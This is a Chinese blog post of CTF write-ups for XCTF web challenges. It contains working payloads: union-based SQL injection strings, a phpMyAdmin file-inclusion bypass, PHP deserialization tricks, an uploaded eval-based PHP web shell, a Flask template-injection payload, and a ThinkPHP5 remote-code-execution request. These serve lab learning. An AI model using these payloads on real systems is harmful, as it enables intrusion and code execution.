XCTF web进阶区wp（一）

0xdawn 于 2020-02-28 15:51:04 发布 681 收藏 1

分类专栏： CTF

本文链接：https://blog.csdn.net/weixin_43872099/article/details/104557982

版权

CTF 专栏收录该内容

13 篇文章 0 订阅


订阅专栏

Training-WWW-Robots

查看robots.txt，发现Disallow: /fl0g.php，打开后得到flag。

baby_web

初始页面为index.php，bp抓包查看响应就行



Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel Follow redirection
Target: http://111.198.29.45:33482
Request
Raw Headers Hex
Response
Raw Headers Hex
Type a search term
0 matches
Done
257 bytes | 33 millis

```
GET /index.php HTTP/1.1
Host: 111.198.29.45:33482
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0)
Gecko/20100101 Firefox/73.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 302 Found
Date: Fri, 28 Feb 2020 05:18:09 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.21
FLAG: flag{very_baby_web}
Location: 1.php
Content-Length: 17
Connection: close
Content-Type: text/html; charset=UTF-8

Flag is hidden!
```

warmup

F12拿到源码链接source.php

hint.php：flag not here, and flag in ffffllllaaaagggg

```php
 <?php
    highlight_file(__FILE__);
    class emmm
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) {
                return true;
            }

            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }

            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```

checkFile函数的作用：

- 判断page是否被设置，是否为字符串
- 判断page是否在whitelist中
- 以?为分割符取出之前的字符，保存在$_page
- 判断$_page是否在whitelist中
- url解码后以?为分割符取出之前字符，判断是否在whitelist中


CVE-2018-12613 phpmuadmin后台文件包含漏洞

payload：`source.php?file=hint.php%253f../../../../../../../../ffffllllaaaagggg`

NewsCenter

毫无过滤的sql注入，直接一步步查或者上sqlmap就行了

```
-1' union select 1,2,3 from information_schema.tables
-1' union select 1,database(),3 from information_schema.tables#
-1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema='news'#
-1' union select 1,group_concat(column_name),3 from information_schema.columns where table_name='secret_table'#
-1' union select 1,fl4g,3 from secret_table#
```



Search news

search

-1' union select 1,fl4g,3 from secret_table#


News

QCTF{sq1_inJec7ion_ezzz}

3

NaNNaNNaNNaN-Batman

给文件加上html后缀，把最后一句的eval改成alert再打开就会弹出源码



```
function $(){var e=document.getElementById("c").value;if(e.length==16)if(e.match(/^be0f23/)!=null)if(e.match(/233ac
/)!=null)if(e.match(/e98aa$/)!=null)if(e.match(/c7be9/)!=null){var t=["fl","s_a","i","e}"];var n=["a","_h0l","n"];var r=["g{","e","_0"];var i=["it'","_","n"];var
s=[t,n,r,i];for(var o=0;o<13;++o){document.write(s[o%4][0]);s[o%4].splice(0,1)}}}document.write('<input id="c"><button onclick=$()>Ok</button>');
delete _
```

正则后的内容拼接起来得到`be0f233ac7be98aa`，eval执行一下就能拿到flag

unserialize3

```
<?php

class xctf
{
 public $flag = '111';
 public function __wakeup()
 {
  exit('bad requests');
 }
}

$a = new xctf();
print(serialize($a))

?>
```


当反序列化字符串中，表示属性个数的值大于其真实值，则跳过__wakeup()执行。

Payload：`?code=O:4:"xctf":2:{s:4:"flag";s:3:"111";}`

upload1

这题有个前端验证，如果后缀名不符合的话不能点击上传

可以修改前端，也可以先上传jpg再抓包修改


Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × ...
Go Cancel < >
Target: http://111.198.29.45:51000
Request
Raw Params Headers Hex
Response
Raw Headers Hex
? < + > Type a search term 0 matches
? < + > Type a search term 0 matches
Done
1,173 bytes | 74 millis

```
POST /index.php HTTP/1.1
Host: 111.198.29.45:51000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:73.0) Gecko/20100101 Firefox/73.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=
0.2
Content-Type: multipart/form-data;
boundary=---------------------------95161868113995
Content-Length: 219
Origin: http://111.198.29.45:51000
Connection: close
Referer: http://111.198.29.45:51000/
Upgrade-Insecure-Requests: 1

-----------------------------95161868113995
Content-Disposition: form-data; name="upfile";
filename="1.php"
Content-Type: image/jpeg

<?php @eval($_POST['0xdawn']);?>
-----------------------------95161868113995--
```

```
HTTP/1.1 200 OK
Date: Fri, 28 Feb 2020 07:05:16 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/5.6.37
Vary: Accept-Encoding
Content-Length: 956
Connection: close
Content-Type: text/html; charset=UTF-8


upload success : upload/1582873516.1.php
<!Doctype html>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html;
charset=utf-8" />

<script type="text/javascript">


Array.prototype.contains = function (obj) {
    var i = this.length;
    while (i--) {
        if (this[i] === obj) {
            return true;
        }
    }
    return false;
}

function check(){
upfile = document.getElementById("upfile");
```

菜刀连上去，找一下flag就行了

Web_python_template_injection

python flask模板注入，这里直接给出payload

```
{{''.__class__.__mro__[2].__subclasses__()[40]('fl4g').read()}}
```

学习链接：https://www.freebuf.com/column/187845.html

Web_php_unserialize

两个点

- O:4 -> O:+4绕过preg_match的 [oc]:\d+ 正则匹配
- 序列化数组的1换成2，大于真实的属性个数绕过__wakeup()

```
<?php
class Demo {
    private $file = 'index.php';
    public function __construct($file) {
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}
    $A = new Demo('fl4g.php');
    $C = serialize($A);
    //string(49) "O:4:"Demo":1:{s:10:"Demofile";s:8:"fl4g.php";}"
    $C = str_replace('O:4', 'O:+4',$C);//绕过preg_match
    $C = str_replace(':1:', ':2:',$C);//绕过wakeup
    var_dump($C);
    var_dump(base64_encode($C));
?>
```

Payload：`?var=TzorNDoiRGVtbyI6Mjp7czoxMDoiAERlbW8AZmlsZSI7czo4OiJmbDRnLnBocCI7fQ==`

php_rce

Think PHP5 远程代码执行漏洞

Payload：`?s=/index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=php -r 'system("cat%20../../../flag");'`
参考链接：https://www.cnblogs.com/yuzly/p/11460285.html